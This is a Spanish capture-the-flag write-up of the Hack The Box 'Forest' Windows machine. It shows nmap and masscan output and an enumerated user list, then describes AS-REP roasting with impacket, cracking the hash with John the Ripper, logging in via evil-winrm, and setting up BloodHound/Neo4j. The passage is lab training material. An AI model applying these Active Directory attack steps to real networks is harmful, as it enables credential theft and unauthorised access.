

HTB MÁQUINA FOREST

Veamos las características de la Máquina, vemos que tiene una puntuación de 4.6, es una maquina en Windows y que está en la categoría de dificultad fácil.



- User:

Lo primero que realizamos es un escaneo de puertos, donde nos encontramos, que es una máquina con muchos puertos abiertos y mucha información, entre esto que es una máquina bajo Active Directory, vemos que el dominio es htb.local, que corre con el protocolo de kerberos, entre otros datos interesantes.




```
angussMoody ❐ 0 ● 2 [tmux]
root@angussMoody:~/hackthebox/Forest-10.10.10.161# cat nmap.txt
# Nmap 7.80 scan initiated Wed Jan 29 11:55:56 2020 as: nmap -sC -sV -O -o nmap.txt 10.10.10.161
Nmap scan report for 10.10.10.161
Host is up (0.15s latency).
Not shown: 989 closed ports
PORT     STATE SERVICE      VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2020-01-29 17:04:40Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprin
ervice :
SF-Port53-TCP:V=7.80%I=7%D=1/29%Time=5E31B96F%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Aggressive OS guesses: Microsoft Windows Server 2016 build 10586 - 14393 (96%), Microsoft Windows Server 2016 (95%), M
ows 10 1507 - 1607 (93%), Microsoft Windows Server 2012 (93%), Microsoft Windows Server 2012 R2 (93%), Microsoft Windo
ndows 7, Windows Server 2012, or Windows 8.1 Update 1 (93%), Microsoft Windows Vista SP1 - SP2, Windows Server 2008 SP
3%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h47m26s, deviation: 4h37m11s, median: 7m24s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2020-01-29T09:07:49-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|     Message signing enabled and required
```

Luego para esta máquina realizamos un escaneo con el escript de @plaintextdo y nos encontramos con otros puertos como el puerto de WINRM.

```
root@angussMoody:~/hackthebox/Forest-10.10.10.161# ./PortScan.sh 10.10.10.161
Starting TCP unicornscan

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-01-29 15:22:36 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]

**** Display Results****
****       TCP      ****
9389,53,88,49677,3268,49665,49695,389,135,3269,47001,49664,49666,5985,445,49671,49684,593,49676,49667,
Starting UDP unicornscan

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-01-29 15:27:31 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]

****       UDP      ****
53918,53832,54391,
```


Teniendo estos datos, vamos a seguir enumerando y vamos a correr enum4linux para ver con que nos encontramos y vemos que tenemos unos usuarios, ahora necesitamos ver con que usuarios podemos escalar y encontrar las credenciales de estos usuarios.




```
 ============================
|    Users on 10.10.10.161    |
 ============================

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
user:[lol] rid:[0x1db1]
user:[zed] rid:[0x1db2]
user:[bak] rid:[0x1db3]

 ========================================
```

Investigando un poco nos encontramos con una guía de ataques contra el protocolo de autenticación Kerberos (https://www.tarlogic.com/en/blog/how-to-attack-kerberos/) vamos a hacer uso del ataque ASREPRoast con el script GetNPusers que viene en impacket (https://github.com/SecureAuthCorp/impacket).


con este ataque encontramos un hash para uno de los usuarios que habíamos enumerado antes, ahora vamos a tratar de desencriptarlo con john que fue el tipo de formato que escogimos en la bandera -format.



Vamos a utilizar la herramienta John the Ripper con el diccionario rockyou para saber si podemos crackear el hash encontrado



Ya en este punto, tenemos un usuario y una contraseña ahora debemos encontrar la forma de ingresar al sistema, como vimos en el escaneo, tenemos habilitado el puerto 5985 de WINRM así que vamos a utilizar el evil-winrm de hackplayer (https://github.com/Hackplayers/evil-winrm) con las credenciales que tenemos




y así obtenemos nuestra primera flag.

- ***Escalada de Privilegios:***


Para la escalada estuvimos mucho tiempo, pensando que podíamos hacer, así que investigando un poco en foros y grupos obtuvimos una pista sobre BloodHound (El sabueso), esta herramienta nos permite hacer el descubrimiento del Directorio Activo, permitiéndonos ver de forma gráfica, usuarios, grupos y permisos, así que nos instalamos esta herramienta que viene con una Base de Datos llamada Neo4j, es una herramienta muy completa para la enumeración, así que nos instalamos esta herramienta y en el proceso nos encontramos con dos formas de graficar, así que vamos a ver las 2 formas en este writeup.

1. **Primera forma de graficar:**

Para esta primera forma vamos a clonar el repositorio de bloodhound.py desde la página de GitHub (https://github.com/fox-it/BloodHound.py) ingresamos al directorio BloodHound.py y ahí encontramos nuestro script, corremos el script con estas banderas y nos dará unos archivos .json




Donde al importarlos en bloodhound nos mostrará de manera gráfica estos datos.




Para poder importar los archivos a bloodhound debemos iniciar la base de datos de Neo4j y en el primer inicio podemos realizar un cambio de contraseña desde el localhost, ya que por defecto viene con el mismo nombre del usuario neo4j

```
root@angussMoody:~/hackthebox/Forest-10.10.10.161/BloodHound.py# neo4j console
Active database: graph.db
Directories in use:
  home:          /usr/share/neo4j
  config:        /usr/share/neo4j/conf
  logs:          /usr/share/neo4j/logs
  plugins:       /usr/share/neo4j/plugins
  import:        /usr/share/neo4j/import
  data:          /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:           /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j ma
nual.
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
2020-01-30 17:07:51.664+0000 INFO  ======== Neo4j 3.5.3 ========
2020-01-30 17:07:51.725+0000 INFO  Starting...
2020-01-30 17:08:00.055+0000 INFO  Bolt enabled on 127.0.0.1:7687.
2020-01-30 17:08:06.190+0000 INFO  Started.
2020-01-30 17:08:10.191+0000 INFO  Remote interface available at http://localhost:74
74/
2020-01-30 17:08:50.130+0000 WARN  The client is unauthorized due to authentication
failure.
```


Ingresamos desde nuestro navegador a nuestro localhost por el puerto 7474 como nos indica y en el password ponemos neo4j




En el primer ingreso, nos pedirá un cambio de contraseña, Para este ejemplo lo vamos a poner la contraseña como fri3nds, este será el password de la base de datos Neo4j y ya podremos ingresar



